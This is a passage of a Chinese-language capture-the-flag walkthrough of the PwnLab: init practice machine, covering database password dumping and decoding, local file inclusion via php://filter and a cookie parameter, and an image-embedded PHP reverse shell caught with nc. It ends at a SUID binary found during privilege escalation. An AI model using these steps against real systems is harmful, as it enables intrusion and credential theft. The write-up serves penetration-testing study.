+-----------------+
1 row in set (0.001 sec)

MySQL [Users]> select * from users;
+------+------------------+
| user | pass             |
+------+------------------+
| kent | Sld6WHVCSkp0eQ== |
| mike | U0lmZHNURW42SQ== |
| kane | aVN2NVltMkdSbw== |
+------+------------------+
3 rows in set (0.001 sec)
```

10. 解码获取到后台密码




```
Sld6WHVCSkp0eQ==
```


```
JWzXuBJJNy
```

二、getshell

1. 利用kent/JWzXuBJJNy成功登录后台，发现文件上传功能




2. 使用kali自带的webshell尝试上传



```
└─$ cd /usr/share/webshells

┌──(kali㉿kali)-[/usr/share/webshells]
└─$ ls
asp  aspx  cfm  jsp  laudanum  perl  php

┌──(kali㉿kali)-[/usr/share/webshells]
└─$ cd php

┌──(kali㉿kali)-[/usr/share/webshells/php]
└─$ ls
findsocket        php-reverse-shell.php  simple-backdoor.php
php-backdoor.php  qsd-php-backdoor.php

┌──(kali㉿kali)-[/usr/share/webshells/php]
└─$ 
```

3. 提示只允许上传images文件，也就是图片



Not allowed extension, please upload images only.

4. 再看一下index.php的源码


~~~
```http
?page=php://filter/read=/convert.base64-encode/resource=index
~~~

源码如下

```
<?php
//Multilingual. Not implemented yet.
//setcookie("lang","en.lang.php");
if (isset($_COOKIE['lang']))
{
    include("lang/".$_COOKIE['lang']);
}
// Not implemented yet.
?>
<html>
<head>
<title>PwnLab Intranet Image Hosting</title>
</head>
<body>
<center>
<img src="images/pwnlab.png"><br />
[ <a href="/">Home</a> ] [ <a href="?page=login">Login</a> ] [ <a href="?page=upload">Upload</a> ]
<hr/><br/>
<?php
    if (isset($_GET['page']))
    {
        include($_GET['page'].".php");
    }
    else
    {
        echo "Use this server to upload and share image files inside the intranet";
    }
?>
</center>
</body>
</html>
```


5. 从源码可以看出，如果使用?page去包含的话，会在文件后面自动加上.php的后缀，我们上传图片马，其文件后缀必然不是.php，因此?page这个参数是无法触发图片马的文件包含的，也就无法执行图片中的php文件。但是index中的COOKIE却设置了一个lang参数，并且被传递给了include函数，也就是说cookie的lang参数也存在文件包含。这样的话，我们只需要用cookie中的文件包含就可以触发图片马的php代码了。

6. 使用kali自带的webshell，/usr/share/webshells/php-reverse-shell.php，把shell写入图片并上传成功，前端页面返回了文件地址



```
<br>
[
<a href="/">Home</a>
] [
<a href="?page=login">Login</a>
] [
<a href="?page=upload">Upload</a>
]
<hr>
<br>
<form action="" method="post" enctype="multipart/form-data">
  <input id="file" type="file" name="file">
  空白
  <input type="submit" name="submit" value="Upload">
</form>
<img src="upload/94c9ba93a315583ba6c616f922514322.jpg"> 溢出
<br> 溢出
</center>
</body>
</html>
```

7. 抓包，修改cookie包含图片马，kali开启监听，成功获取到webshell




```
┌──(kali㉿kali)-[~/workspace/oscp/pwnlab-init]
└─$ ls
letter-image.jpg  php-reverse-shell.php

┌──(kali㉿kali)-[~/workspace/oscp/pwnlab-init]
└─$ cat php-reverse-shell.php >> letter-image.jpg

┌──(kali㉿kali)-[~/workspace/oscp/pwnlab-init]
└─$ nc -lvnp 4444
listening on [any] 4444 ...
connect to [172.16.66.134] from (UNKNOWN) [172.16.66
Linux pwnlab 3.16.0-4-686-pae #1 SMP Debian 3.16.7-c
9) i686 GNU/Linux
 08:50:48 up  1:15,  0 users,  load average: 0.00, 0
USER     TTY      FROM             LOGIN@   IDLE   J
uid=33(www-data) gid=33(www-data) groups=33(www-data
/bin/sh: 0: can't access tty; job control turned off
$ 
```

```
GET /?page=upload HTTP/1.1
Host: 172.16.66.135
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/110.0.5481.97
Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,im
age/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.
7
Referer: http://172.16.66.135/?page=login
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Cookie: ;lang=../upload/94c9ba93a315583ba6c616f922514322.jpg
Connection: close
```


三、权限提升

1. 这个靶机有gcc且www-data可用，也就是说可以使用内核漏洞提权，不过为了能多学点姿势最好还是别用内核漏洞，先cd到/home下看一下


   ```
   $ cd /home
   $ ls
   john
   kane
   kent
   mike
   ```

2. 发现有几个用户，除了john外其他三个在网站的数据库中都有，逐个尝试发现mike用户是无法登录的。kent和kane用户查看后在kane用户的home目录下发现一个拥有suid权限的msgmike文件



```
www-data@pwnlab:/home$ su kent
su kent
Password: JWzXuBJJNy

kent@pwnlab:/home$ ls
ls
john  kane  kent  mike
kent@pwnlab:/home$ ls -al
ls -al
total 24
drwxr-xr-x  6 root root 4096 Mar 17  2016 .
drwxr-xr-x 21 root root 4096 Mar 17  2016 ..
drwxr-x---  2 john john 4096 Mar 17  2016 john
drwxr-x---  2 kane kane 4096 Mar 17  2016 kane
drwxr-x---  2 kent kent 4096 Mar 17  2016 kent
drwxr-x---  2 mike mike 4096 Mar 17  2016 mike
kent@pwnlab:/home$ cd kent
cd kent
kent@pwnlab:~$ ls -al
ls -al
total 20
drwxr-x--- 2 kent kent 4096 Mar 17  2016 .
drwxr-xr-x 6 root root 4096 Mar 17  2016 ..
-rw-r--r-- 1 kent kent  220 Mar 17  2016 .bash_logout
-rw-r--r-- 1 kent kent 3515 Mar 17  2016 .bashrc
-rw-r--r-- 1 kent kent  675 Mar 17  2016 .profile
kent@pwnlab:~$ su kane
su kane
Password: iSv5Ym2GRo

kane@pwnlab:/home/kent$ cd /home/kane
cd /home/kane
kane@pwnlab:~$ ls -al
ls -al
total 28
drwxr-x--- 2 kane kane 4096 Mar 17  2016 .
drwxr-xr-x 6 root root 4096 Mar 17  2016 ..
-rw-r--r-- 1 kane kane  220 Mar 17  2016 .bash_logout
-rw-r--r-- 1 kane kane 3515 Mar 17  2016 .bashrc
-rwsr-sr-x 1 mike mike 5148 Mar 17  2016 msgmike
-rw-r--r-- 1 kane kane  675 Mar 17  2016 .profile
kane@pwnlab:~$ █
```


3. 执行msgmike文件，却提示cat命令报错，没有mike用户home目录下的msg.txt文件



```
kane@pwnlab:~$ ./msgmike
./msgmike
cat: /home/mike/msg.txt: No such file or directory
kane@pwnlab:~$ 
```

